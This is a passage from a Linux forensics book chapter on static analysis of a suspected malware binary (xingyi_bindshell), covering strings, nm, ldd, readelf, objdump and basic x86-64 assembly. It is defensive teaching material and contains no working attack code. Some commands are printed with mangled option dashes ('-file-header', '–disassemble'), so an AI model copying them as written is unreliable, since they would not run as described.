

FIGURE 10.3

Running nsrllookup against a list of files. None of the files in this directory are in the NSRL, as can be seen by running nsrllookup with the -k switch.

The NSRL contains known files, both good and bad. If you do get a hit, you will need to get the details from the NSRL website to decide if a file is malicious or benign. These queries can be performed at http://www.hashsets.com/nsrl/search. An example known-good Linux binary is shown in Figure 10.4.

FIGURE 10.4

An entry in the NSRL Reference Data Set (RDS) for a known Linux binary.

Using strings

In most cases your file will not be listed in the MHR or NSRL. These databases are best used to whittle down the files to be examined if you have lots of suspect files. The `strings` utility will search a binary file for ASCII text and display whatever it finds. The syntax for the command is `strings -a <suspicious file>`. Partial results from running the command `strings -a xingyi_bindshell` are shown in Figure 10.5. Pathnames to temporary files and what could be a password are highlighted in the figure.

FIGURE 10.5

Running strings on a suspicious binary.

You may want to capture the output from `strings` to a file. Any strange and unique words, such as “sw0rdm4n” and “xingyi”, can be used for Google searches. You may see several strings of the form <function>@@<library> that can tell you what library functions are being used in this code. You will only see these strings if debugging symbols have not been removed with `strip`. The results of running `strings xingyi_bindshell | grep @@ | sort` are shown in Figure 10.6.

FIGURE 10.6

Displaying library functions with strings. Note that this only works for binaries that haven't been stripped.

Listing symbol information with nm

The `nm` utility is used to list symbols from an object (binary) file. This command produces a list of symbols along with their addresses (if applicable) and symbol type. Some of the more prevalent types are shown in Table 10.1. Generally speaking, lowercase symbols denote local symbols and uppercase symbols represent external (global) scope. The output from `nm` can give some insight into the unknown file, by providing called library functions, local function names, and variable names. Naturally, if these symbols have been stripped using the `strip` command, `nm` produces no output. Partial output from running `nm` against the xingyi_bindshell file is shown in Figure 10.7. Several suspicious function and variable names can be seen in the figure.

Table 10.1. Common nm symbol types.

Type	Description
A	Absolute (will not change)
B	Uninitialized data section (BSS)
C	Common symbol (uninitialized data)
D	Symbol is in the initialized data section
G	Symbol is in an initialized data section for small objects
N	Symbol is a debugging symbol
R	Symbol is in read-only data section
S	Symbol is in uninitialized data section for small objects
T	Symbol is in the code (text) section
U	Symbol is undefined. Usually this means it is external (from a library)
V, W	Weak symbol (can be overridden)
?	Unknown symbol type



FIGURE 10.7

Partial output from running nm against xingyi_bindshell.

Listing shared libraries with ldd

Most of the previous sections came with the caveat that these tools rely on binaries that haven't been stripped. Stripping binaries is a common practice for a couple of reasons. First, removing the symbols can result in a significantly smaller executable. Second, stripping the file makes it harder to reverse engineer (whether or not it is malware). What can you do if the file has been stripped?

If shared libraries are used (which is almost certainly the case), then the program must be able to find them. Also, the names of any functions used in shared libraries must be somewhere in the program. The net of this, assuming no obfuscation techniques have been employed, is that the `strings` command will tell you the names of functions called and `ldd` will tell you shared libraries used. The names of the shared libraries cannot easily be obfuscated since doing so would cause the the program's build process (specifically, the last step called linking) to fail.

The syntax for `ldd` is simply `ldd <binary>`. The results of running `ldd` against xingyi_bindshell and a stripped copy of the same are shown in Figure 10.8. Note that the results are identical. The `file` command was also run on one of the shared libraries, libc-2.19.so. There are two versions of this library, one with debugging symbols and one without.

FIGURE 10.8

Running ldd against a binary and the same binary that has been stripped of all symbols.

I THINK IT IS MALWARE

If checking a few hash databases and Googling some of the words you found in the file produces no results, it is time to dig deeper into the file. A natural place to start would be examining the overall file structure. Once you have a high-level view of what is going on, you can start drilling down and looking at the actual code if required.

Getting the big picture with readelf

Linux executables are in the Executable and Linkable Format (ELF). An ELF file is an object file, which can be viewed in two different ways, depending on what you are trying to do with it. Figure 10.9 shows the two views and different parts of the file that are relevant to each view.



FIGURE 10.9

The two views of an ELF file.

As shown in Figure 10.9, all ELF files have a header. When the file is being executed, the Program Header Table (PHT) that follows the header is read. The PHT describes various segments (large chunks) in the file. In the linking view the PHT is ignored and the Section Header Table (SHT) at the end of the file is read. The SHT describes various sections (which are subparts of segments) in the file.

The `readelf` utility parses different parts of an ELF file. Thanks to this handy program, there is little need to dig into the details of the ELF structures. The command `readelf -file-header <file>` will display the header information. The results of running this command against xingyi_bindshell are shown in Figure 10.10. From the figure, we see this is a 64-bit executable with nine program headers and thirty section headers. All ELF files begin with the "magic number" 0x7F, followed by the string "ELF", or just 0x7F 0x45 0x4C 0x46 in hexadecimal.

FIGURE 10.10

The ELF header information for xingyi_bindshell.

The `readelf -section-headers <file>` command is used to display section information. The output from running `readelf -section-headers -W xingyi_bindshell` is shown in Figure 10.11. The -W option specifies wide format (not restricted to 80 characters of width). The sections are described in Table 10.2. The sections from this file are fairly typical.



FIGURE 10.11

Sections from the xingyi_bindshell file.

Table 10.2. Sections from xingyi_bindshell.

Name	Description
	Null
.interp	Dynamic linker name
.note.ABI-tag	Note containing “GNU” followed by architecture information
.note.gnu.build-id	Unique ID that is same for debug and stripped programs (displayed by file)
.gnu.hash	Describes a hash table (don’t worry if you don’t know what this is)
.dynsym	Symbol table for dynamic linking
.dynstr	Strings that are required for dynamic linking
.gnu.version	Symbol Version Table that corresponds to .dynsym
.gnu.version_r	Required symbol version definitions
.rela.dyn	Relocation information for .dynamic
.rela.plt	Relocation information for .plt
.init	Initialization code for this program
.plt	Procedure Linkage Table
.text	The actual executable code (machine code)
.fini	Termination code for this program
.rodata	Read-only data
.eh_frame_hdr	Exception handling C++ code for accessing .eh_frame
.eh_frame	Exception handling (exceptions are used for error processing)
.init_array	List of initialization code to call on startup
.fini_array	List of termination code to call on termination
.jcr	Information to register compiled Java classes
.dynamic	Dynamic linking information

.got	Global Offset Table (used for address resolution during relocation)
.got.plt	Global Offset Table (used for address resolution during relocation)
.data	Initialized data
.bss	Unitialized data
.comment	Comment (normally for version control)
.shstrtab	Section names (section header string table)
.symtab	Symbol Table
.strtab	Symbol Table entry names

Do not be overly concerned if you don't understand all the of the sections described in Table 10.2. I would posit that the majority of professional programmers do not know about all of these either. The most import ones for our purposes are .text, .data, and .bss, which contain program code, initialized data, and uninitialized data, respectively. The fact that our file has all these sections suggests that the program was written in C, or similar language, and compiled with GCC (the GNU Compiler Collection). In theory, this should make it easier to reverse engineer than handcrafted Assembly code.

The command `readelf -program-headers <file>` is used to parse the Program Header Table (PHT). The results of running this command on xingyi_bindshell are shown in Figure 10.12. As can be seen from the figure, most segments consist of a list of sections. Notable exceptions to this are segments 00 and 07 which contain the Program Header Table and stack, respectively. The description of each of these segments can be found in Table 10.3. The PHT also specifies where each segment should be loaded and what byte-alignment it requires.

FIGURE 10.12

Program Header Table for xingyi_bindshell.

Table 10.3. Segments from xingyi_bindshell.

Number and Type	Description
00 – PHDR	Program Header Table
01 – INTERP	Dynamic linker to use (/lib64/ld-linux-x86-64.so.2)
02 – LOAD	Portion of file to load into memory (first one)
03 – LOAD	Portion of file to load into memory (second one)
04 – DYNAMIC	Dynamic linking information
05 – NOTE	Extra information
06 - GNU_EH_FRAME	Exception handling information
07 – GNU_STACK	The program stack
08 – GNU_RELRO	Memory that should be read-only after relocation is done

If a file has not been stripped, `readelf` can be used to list symbols. Partial output from running `readelf -symbols -W xingyi_bindshell` is shown in Figure 10.13. Notice that this output is more verbose than that produced by `nm`. It is also a bit

more orderly.



FIGURE 10.13

Partial output from running readelf –symbols against xingyi_bindshell.

Each of the sections may be displayed using the command `readelf -hex-dump=<number or name> <file>`. This can help you get some insight into the file without having to decipher the different metadata structures yourself. Running this command for a few of the sections in xingyi_bindshell is shown in Figure 10.14. From the figure,we can see the program was compiled with GCC version 4.8.2-19 for Ubuntu, should be loaded with /lib64/ld-linux-x86-64.so.2, and has the SHA Build ID of 12c43054c53c2e67b668eb566ed7cdb747d9dfda. It is probably best to avoid running this command on sections containing code as these will not be displayed in a meaningful manner. In the next section, we will cover a better tool for examining executable code.



FIGURE 10.14

Dumping a few sections from xingyi_bindshell with readelf –hex-dump.

Using objdump to disassemble code

The `objdump` utility can be used to get information from an object file. Much of its functionality duplicates that of `readelf`. One useful feature not found in `readelf` is the ability to disassemble object code (convert it from pure machine code to more human-readable Assembly). There are two common formats for Assembly code: Intel and AT&T. The default is to use AT&T syntax, but this can be changed using the "-M intel" option. The Intel format seems to be preferred by PC programmers. It is important to realize that disassembly with a tool like this is not perfect, as any data in the sections normally containing code will be interpreted as machine code instructions.

The command `objdump –disassemble -M intel xingyi_bindshell` will disassemble the sections of the file normally expected to contain code. Partial results from running this command are shown in Figure 10.15. The snippet shown is part of the main method of the program. While a complete Assembly tutorial is well out of scope for this book, an introduction to the basics can be helpful in understanding this code. Assuming the code has not been intentionally obfuscated, only a basic understanding of Assembly is required to get the gist of what is going on.

Assembly language instructions are pretty basic. They mostly consist of moving things around; simple math like addition, subtraction, and multiplication; comparing numbers; jumping to new memory addresses; and calling functions. For commands that move things around, the source and target can be memory locations or high-speed storage areas in the CPU called registers.

Some of these registers have a special purpose, and the rest are used for performing calculations or passing variables to functions. Some of the registers have been around since the 16-bit processors of old (8086, 80286), others were added when 32-bit processors were released (80386 and newer), while still others were added when AMD released the first 64-bit processors. Standard 64-bit processor registers are shown in Figure 10.16. The legacy registers are named based on width. XX, EXX, and RXX denote 16-bit, 32-bit, and 64-bit wide registers, respectively. Some 16-bit registers can be further divided into XH and XL for the high and low bytes, respectively. Using the RAX register as an example AL, AX, EAX, and RAX represent the lowest byte, two bytes, four bytes, and all eight bytes of the register, respectively. When viewing Assembly code, you will often see different width registers used based on need.

The RIP (or EIP for 32-bit Assembly) register is known as the instruction pointer. It points to the address in memory where the next instruction to be run can be found. The RFLAGS register is used to keep track of status of comparisons, whether or not a mathematical operation resulted in a need to carry a bit, etc. The RBP register is known as the base pointer, and it points to the base (bottom) of the current stack frame. The RSP register is called the stack pointer, and it points to the top of the current stack frame. So what is a stack frame?

A stack frame is a piece of the stack which is associated with the currently running function in a program. So, what then is a stack? The stack is a special memory area that grows each time a new function is called via the Assembly CALL instruction and shrinks when this function completes. In C and similar languages you will hear people talk about stack variables that are automatically created when declared and go away at the end of their code block. These variables are allocated on the stack. When you think about what a function is, it is always a code block of some type. The local variables for functions are typically allocated on the stack.

When larger amounts of storage are required or variables need to live beyond a single function, variables may be created on the heap. The mechanism for getting heap space differs from one programming language to the next. If you look at the internals of how the operating system itself creates heaps and doles out memory to various processes, it is actually quite complex.

When reverse engineering applications in order to find vulnerabilities, the stack and heap play a central role in the process. For our purposes it is sufficient to understand that the stack is the most common place for functions to store their local variables. If you look back at Figure 10.15, you will see that the first instruction, `push rbp`, is used to save the current base pointer (bottom of the stack frame) to the stack. The current stack pointer is then moved to the base pointer with the command `mov rbp,rsp`, (recall that the target is on the left and source on the right in Intel notation). On the next line the current value stored in RBX is saved by pushing it on to the stack. On the next line 0x88 is subtracted from the stack pointer with the instruction `sub rsp,0x88`.

